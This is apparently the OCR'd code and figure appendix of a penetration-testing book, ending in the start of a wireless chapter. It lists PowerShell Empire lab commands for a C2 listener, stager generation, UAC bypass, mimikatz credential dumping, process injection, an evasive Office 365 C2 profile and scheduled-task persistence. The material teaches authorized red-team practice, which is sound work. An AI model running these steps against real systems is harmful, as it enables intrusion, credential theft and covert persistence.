


Figure 12.30 – Changing the password




Figure 12.31 – Creating a new user




Figure 12.32 – Viewing modules




Figure 12.33 – Selecting a listener




Figure 12.34 – Creating a listener

Figure 12.35 – Selecting a stager




Figure 12.36 – Creating a stager




Figure 12.37 – Copying payload code

Figure 12.38 – Downloading a payload file

Figure 12.39 – Viewing agents




Figure 12.40 – Executing a module




Figure 12.41 – Viewing real-time module execution




Figure 12.42 – Viewing a list of tasks on the agent




Figure 12.43 – Displaying system information




Figure 12.44 – Navigating the filesystem

Figure 12.45 – Viewing collected credentials




Figure 12.46 – Reporting

Code and Commands

```
kali@kali:~$ sudo apt update

kali@kali:~$ sudo apt install -y powershell-empire
starkiller
```

Command 12.1

```
kali@kali:~$ sudo powershell-empire server
```

Command 12.2

```
kali@kali:~$ sudo mousepad /etc/powershell-
empire/client/config.yaml
```

Command 12.3

```
  Empire-Server:
    host: https://172.30.1.30
    port: 1337
    socketport: 5000
    username: empireadmin
    password: password123
```

Code 12.1

```
kali@kali:~$ sudo powershell-empire client
```

Command 12.4

```
(Empire) > connect -c Empire-Server
```

Command 12.5

```
(Empire) > admin
(Empire: admin) > user_list
```

Command 12.6

```
(Empire: admin) > create_user NewUser1 Password123
(Empire: admin) > user_list
```

Command 12.7

```
(Empire: admin) > disable_user 2
(Empire: admin) > user_list
```

Command 12.8

```
kali@kali:~$ sudo powershell-empire server
```

Command 12.9

```
kali@kali:~$ sudo powershell-empire client
```

Command 12.10

```
(Empire) > uselistener http
```

Command 12.11

```
(Empire: uselistener/http) > set Name DClistener
```

Command 12.12

```
(Empire: uselistener/http) > set Host 192.168.42.20
```

Command 12.13

```
(Empire: uselistener/http) > set Port 1335
```

Command 12.14

```
(Empire: uselistener/http) > options
```

Command 12.15

```
(Empire: uselistener/http) > execute
```

Command 12.16

```
(Empire) > listeners
```

Command 12.17

```
(Empire) > usestager multi/launcher
```

Command 12.18

```
(Empire: usestager/multi/launcher) > set Listener
DClistener
```

Command 12.19

```
(Empire: usestager/multi/launcher) > generate
```

Command 12.20

```
(Empire) > agents
```

Command 12.21

```
(Empire: agents) > interact 2N534EK6
(Empire: 2N534EK6) > help
```

Command 12.22

```
(Empire: 2N534EK6) > info
```

Command 12.23

```
(Empire: 2N534EK6) > display high_integrity
high_integrity is 1
```

Command 12.24

```
(Empire: 2N534EK6) > bypassuac DClistener
```

Command 12.25

```
(Empire: 2N534EK6) > shell ipconfig
```

Command 12.26

```
(Empire: 2N534EK6) > mimikatz
```

Command 12.27

```
(Empire: 2N534EK6) > credentials
```

Command 12.28

```
(Empire: credentials) > interact 2N534EK6
(Empire: 2N534EK6) > shell ps
```

Command 12.29

```
(Empire: 2N534EK6) > psinject DClistener 3140
```

Command 12.30

```
(Empire: agents) > interact 2N534EK6

(Empire: 2N534EK6) > shell
```

Command 12.31

```
(Empire) > uselistener http_malleable
```

Command 12.32

```
(Empire: uselistener/http_malleable) > set Profile
office365_calendar.profile
```

Command 12.33

```
(Empire: editlistener/http_malleable) > set Host
192.168.40.20

(Empire: uselistener/http_malleable) > set Port 443
```

Command 12.34

```
(Empire: uselistener/http_malleable) > set Name
ThreatEmulation

(Empire: uselistener/http_malleable) > execute
```

Command 12.35

```
(Empire: uselistener/http_malleable) > main

(Empire) > listeners
```

Command 12.36

```
(Empire: listeners) > usestager multi/launcher

(Empire: usestager/multi/launcher) > set Listener
ThreatEmulation
```

Command 12.37

```
(Empire: usestager/multi/launcher) > generate
```

Command 12.38

```
(Empire: agents) > interact UY2F8P1T

(Empire: UY2F8P1T) > usemodule
powershell/persistence/elevated/schtasks
```

Command 12.39

```
(Empire:
usemodule/powershell/persistence/elevated/schtasks) > set
OnLogon True
```

Command 12.40

```
(Empire:
usemodule/powershell/persistence/elevated/schtasks) > set
Listener ThreatEmulation

(Empire:
usemodule/powershell/persistence/elevated/schtasks) >
execute
```

Command 12.41

```
SUCCESS: The scheduled task "Updater" has successfully been
created.

Schtasks persistence established using listener
ThreatEmulation stored in
HKLM:\Software\Microsoft\Network\debug with Updater OnLogon
trigger.
```

Command 12.42

```
kali@kali:~$ sudo powershell-empire server
```

Command 12.43

```
kali@kali:~$ sudo starkiller
```

Command 12.44

Further reading

To learn more about the topics covered in this chapter, you can refer to the following links:

- Overview of Empire 4: https://www.bc-security.org/post/overview-of-empire-4-0-and-c/
- Empire wiki: https://bc-security.gitbook.io/empire-wiki/
- *Empire: Malleable C2 Profiles*: https://www.bc-security.org/post/empire-malleable-c2-profiles/

Chapter 13

Technical requirements

To follow along with the exercises in this chapter, please ensure that you have met the following hardware and software requirements:

- Kali Linux 2021.2: https://www.kali.org/get-kali/
- Windows 10 Enterprise: https://www.microsoft.com/en-us/evalcenter/evaluate-windows-10-enterprise
- FreeRADIUS: https://freeradius.org/
- airgeddon: https://github.com/v1s1t0r1sh3r3/airgeddon
- An Alfa AWUS036NHA High Gain Wireless B/G/N USB adapter
- AN Alfa AWUS036ACH Long-Range Dual-Band AC1200 Wireless USB 3.0 Wi-Fi adapter
- A physical wireless router that supports WEP, WPA2-Personal, WPA2-Enterprise, and WPA3 security standards

Images

Standard	Frequency	Max. Data Rate	Year Introduced
IEEE 802.11	2.4 GHz	2 Mbps	1997
IEEE 802.11b	2.4 GHz	11 Mbps	1999
IEEE 802.11a	5 GHz	54 Mbps	1999
IEEE 802.11g	2.4 GHz	54 Mbps	2003
IEEE 802.11n	2.4 GHz & 5 GHz	300 Mbps	2009
IEEE 802.11ac	5 GHz	1 Gbps	2013
IEEE 802.11ax	2.4 GHz & 5 GHz	9.6 Gbps	2019

Figure 13.1 – Wireless standards




Figure 13.2 – Non-overlapping wireless channels

	2.4 GHz	5 GHz
Range	Better	Good
Signal strength	Better	Good
Bandwidth	Good	Better
Interference	Most	Less

Figure 13.3 – Frequency comparison table

Figure 13.4 – SISO




Figure 13.5 – MIMO

